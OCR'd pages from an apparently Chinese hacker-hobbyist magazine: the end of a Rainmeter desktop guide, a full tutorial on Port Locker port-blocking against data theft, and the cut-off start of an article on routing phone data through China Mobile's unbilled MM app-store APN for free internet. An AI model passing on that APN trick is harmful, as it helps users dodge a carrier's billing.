


图8

同样的方法完全适用于RSS订阅插件、天气插件、邮件监控插件，不同之处只在于将程序地址换成RSS源地址、城市代码、邮箱服务器等填入相应选项。这些小事情，聪明的叉子们很容易就能完成。




图9

Rainmeter功能十分强大，而且定制性非常强，对于编程稍微熟悉点的叉子很容易上手，如果PS技术娴熟，还可以自己修改插件中的图片甚至自己动手制作插件。如果配合其他一些小工具一起使用，如Dock、Google Destop、Fences（栅栏桌面，非常适合图标多的叉子使用），相信小黑们的桌面会更加炫目的（如图9）。

对于Rainmeter的安装、使用、配置有任何疑问，叉子们不妨到我在X论坛上的群组里来讨论：http://www.hackerxfiles.net/forum.php?mod=group&fid=88。

（文章中所涉及到的黑客X档案特别版Rainmeter已经收录在光盘中）

关窗锁门严防数据窃贼

郭建伟

公司老总将一些重要文档交给秘书小华，告诉他要妥善保管，不要让无关人员接触。小华自然不敢怠慢，不过又不能始终抱着电脑不放，看来还得另想妙策。经过一番思考，小华认为只要将电脑可能的泄密途径全部封闭，数据自然可以高枕无忧。技术部的好友小李给小华推荐了Port Locker这款软件，终于让小华找到了解决问题的良策。Port Locker可以彻底封锁USB端口、IEEE 1394端口、网卡端口、光驱端口、打印机端口、红外端口等电脑与外界连接的通道，犹如将房间的所有门窗全部锁定一样。数据窃贼本事再大，对锁在电脑中的数据也无计可施。

要想让Port Locker保护其它数据，其自身首先需要保护，小华在其主窗口中点击菜单“Configuration”→“General Settings”→“Password”项，在窗口右侧的“Enter current password”栏中输入之前的密码（初始密码为空），在“Enter new password”栏中输入新的密码，勾选“Enable password protect”项，激活密码保护功能，点击“Apply”按钮保存配置，之后进入Port Locker管理窗口就必须输入密码，这样可以防止别人随意更改Port Locker配置参数。

接下来需要设定需要保护的端口类型，小华点击菜单“Configuration”→“Port Settings”项，在窗口右侧（如图1）列表中显示Port Locker允许保护的端口范围，包括USB端口，IEEE 1394端口，和网卡关联的所有端口，光驱，打印机，红外端口等。为了稳妥起见，小华勾选了“All Ports”项，表示让Port Locker自动选定所有端口。在“Lock Type”列中选择“Permanent Blocked”项，表示彻底封锁所有选定的端口，禁止任何数据从这些端口中进出，这是最严格的锁定方式，之后点击“Apply”按钮，激活Port Blocker端口保护功能。当然，您也可以单独锁定选定的端口。

不过小华考虑到了自己的实际需要，如果简单封锁所有端口。自己使用起来也不方便，因此决定使用定时锁定功能。在“Lock Type”列中选择“Schedule Blocked”项，在下一步窗口（如图2）中勾选“Lock when system is Idle”项，在“Select Idle Time X Minutes”栏中设置系统休闲时间。因为小华在上班期间离开电脑的时间不长，因此，将其设置为5分钟，这样系统空闲时间超过5分钟，Port Locker就可以自动锁定所有端口。为了防止下班之后，有人非法盗取数据，小华勾选“Select Duration”项，在“From”栏中输入“12:00:00”，在“To”栏中输入“14:30:00”，点击“Add”按钮，将午休时间添加到锁定时间段中。按照同样的方法，可以将其它时间段也添加进来。之后点击“Apply”按钮，激活Port Locker的定时端口锁定功能。经过以上精心配制，不管是空闲时间段，还是下班时间段，都不必担心有人盗取数据了。




图1




图2




图3

接下来就等着数据窃贼碰壁吧！果然，在某一天当小华打开Port Locker时，点击菜单“File”→“View Report”→“Alert”项，在警告查询窗口中果然发现了数据窃贼的行踪，在“Date”列中显示其试图进入本机窃走数据的日期时间，在“Port Type”栏中显示其试图通过USB端口获取数据，在“Information”栏中显示具体的描述信息。看来盗窃者没有得逞，估计其一定觉得很纳闷吧，呵呵！小华希望离开电脑也能接收到Port Locker的警告信息。这一点都不难，点击菜单“Configuration”→“General Settings”→“Notification”项，在右侧窗口（如图3）中的“Send Report-every”栏中选择警告发送的周期（默认为1天），在其下分别勾选“E→mail”和“FTP”项，并分别配置具体的邮箱地址，FTP连接参数。之后小华只需进入自己的邮箱或者FTP空间，就可以收到Port Locker发送来的报警信息了。

（文中涉及的“Port Locker”光盘已收录）

手机也来免费上网

No. 疯狂小猪

首先介绍一下什么是MM，MM也就是CMMM（移动应用商城）的简称，是中国移动开发的一个资源下载类软件平台（好像广东的叫“百合”）。就是类似于苹果的应用软件商店，值得一提的是目前用移动MM下载东西流量费都全免的！于是MM的网络配置就给我们带来了报复移动的好机会（前提是你手机可以设置接入点）



图1

一、手机配置设置

（因为有些国产机的配置有点特殊，所要分开来讲）：

1.诺基亚S60

（如图1、2、3、4）

连接名称:cmcc cmmm

数据承载方式:分组数据

接入点名称:cmmm

用户名:无

提示输入密码:否

密码:无

鉴定:安全

主页:无




图2

